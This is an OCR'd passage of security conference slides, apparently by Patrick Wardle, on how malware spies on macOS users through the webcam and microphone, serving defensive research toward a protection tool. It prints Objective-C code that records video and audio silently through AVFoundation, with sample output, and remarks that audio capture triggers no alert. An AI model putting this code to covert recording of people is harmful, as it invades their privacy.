
OverSight

exposing spies on macOS




WHOIS

Synack

security for the 21st century

"leverages the best combination of humans and technology to discover security vulnerabilities in our customers' web apps, mobile apps, IoT devices and infrastructure endpoints"

@patrickwardle



Objective-See

OUTLINE

exposing audio/video spies on macOS

background

mac malware


'piggy-backing'

protection

Synack


BACKGROUND

lights, camera, action



WEBCAMS

in the news (hackers)



"*meet the men who spy on women through their webcams*"
-arstechnica.com


"*shut up and dance*"
-black mirror (S3, E3)

WEBCAMS

in the news (governments)


Programmatically Accessing the Webcam/Mic

simplest; use avfoundation's apis



AVFoundation stack (OS X)


"AVFoundation Programming Guide" (apple)




avfoundation: "*you can use it to examine, create, edit, or re-encode media files. You can also get input streams from devices...*" -apple

Sandboxed Apps + Webcam Access?

must explicitly specify via entitlements



app sandbox




```
entitlement: 'com.apple.security.device.camera'
```

non-sandboxes apps, do not require an entitlement to access the webcam

Recording Video on MacOS

1 main()/sigint (ctl+c) handler

```
#import "VideoSnap.h"
#import <AVFoundation/AVFoundation.h>

VideoSnap *videoSnap;

//ctl+c handler
void SIGINT_handler(int signum) {

    //stop recoding
    [videoSnap stopRecording:signum];
}

int main(int argc, const char * argv[]) {

  //setup ctl+c handler
  signal(SIGINT, &SIGINT_handler);

  //alloc/start recording
   videoSnap = [[VideoSnap alloc] init] record];

  //run loop
  [[NSRunLoop currentRunLoop] run];

}
```


"videosnap"

github.com/
matthutchinson/videosnap

Recording Video on MacOS

2 video recoding logic (via avfoundation)


```
//class interface
@interface VideoSnap : NSObject <AVCaptureFileOutputRecordingDelegate> {
   AVCaptureSession          *session;
   AVCaptureMovieFileOutput *output;
}

-(void)record {

  //grab default device
  AVCaptureDevice* device = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeVideo];

  //init session and output file obj
  session = [[AVCaptureSession alloc] init];
  output = [[AVCaptureMovieFileOutput alloc] init];

  //init video input
  AVCaptureDeviceInput *input = [AVCaptureDeviceInput deviceInputWithDevice:device error:nil];

  //add input & output
  [self.session addInput:input];
  [self.session addOutput:output];

  //go go go!
  [self.session startRunning];
  [movieFileOutput startRecordingToOutputFileURL:
                   [NSURL fileURLWithPath:@"out.mov"] recordingDelegate:self];
}
```



RECORDING VIDEO ON MACOS

3 stopping/finalizing the video capture

```
//invoke from ctl+c handler
// ->invoke stopRecoding on 'AVCaptureMovieFileOutput' object
-(void)stopRecording:(int)sigNum {

  //stop recording
  [self.output stopRecording];

}

// AVCaptureFileOutputRecordingDelegate delegate method
// ->automatically invoked when output file is done 'writing out'
-(void)captureOutput:(AVCaptureFileOutput *)captureOutput
    didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL
    fromConnections:(NSArray *)connections
    error:(NSError *)error {

    //stop session & exit
    [self.session stopRunning];
    exit(0);
}
```



```
$ ./videoSnap
capturing video off 'FaceTime HD Camera'

^ctl+c
....saving capture to 'out.mov'

$ file out.mov
ISO Media, Apple QuickTime movie (.MOV/QT)
```

RECORDING AUDIO ON MACOS

simply find/add device of type 'AVMediaTypeAudio'


```
//get default audio device
AVCaptureDevice *audioDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeAudio];

//create input device
AVCaptureDeviceInput *audioInput = [AVCaptureDeviceInput deviceInputWithDevice:audioDevice
error:nil];

//add to capture session
[self.session addInput:audioInput];

...
```


```
$ ./audioSnap
capturing audio off 'Built-in Microphone'

^ctl+c
....saving capture to 'out.mov'

$ file out.mov
ISO Media, Apple QuickTime movie (.MOV/QT)
```

☹ no alert (LED, etc)

The Webcam LED

hardware based, in firmware





LED, hardware based

› immutable?

› signed firmware?


tl;dr (now) extremely difficult (physical access?)

Q: *"Is it possible for someone to hack into the camera...and the green light not be on?"*

A: *"This feature is implemented in the firmware... Now, while it's technically possible to replace that firmware, you would have to do some Mission Impossible sh** to pull that off (break into Apple/Chinese camera chip manufacturer, steal firmware source code, modify it, and then somehow inject it into the camera, which probably involves physically removing it from the computer"*
-reddit

iSight Architecture

macbooks (2008)




- **a** Host computer communicates with USB controller
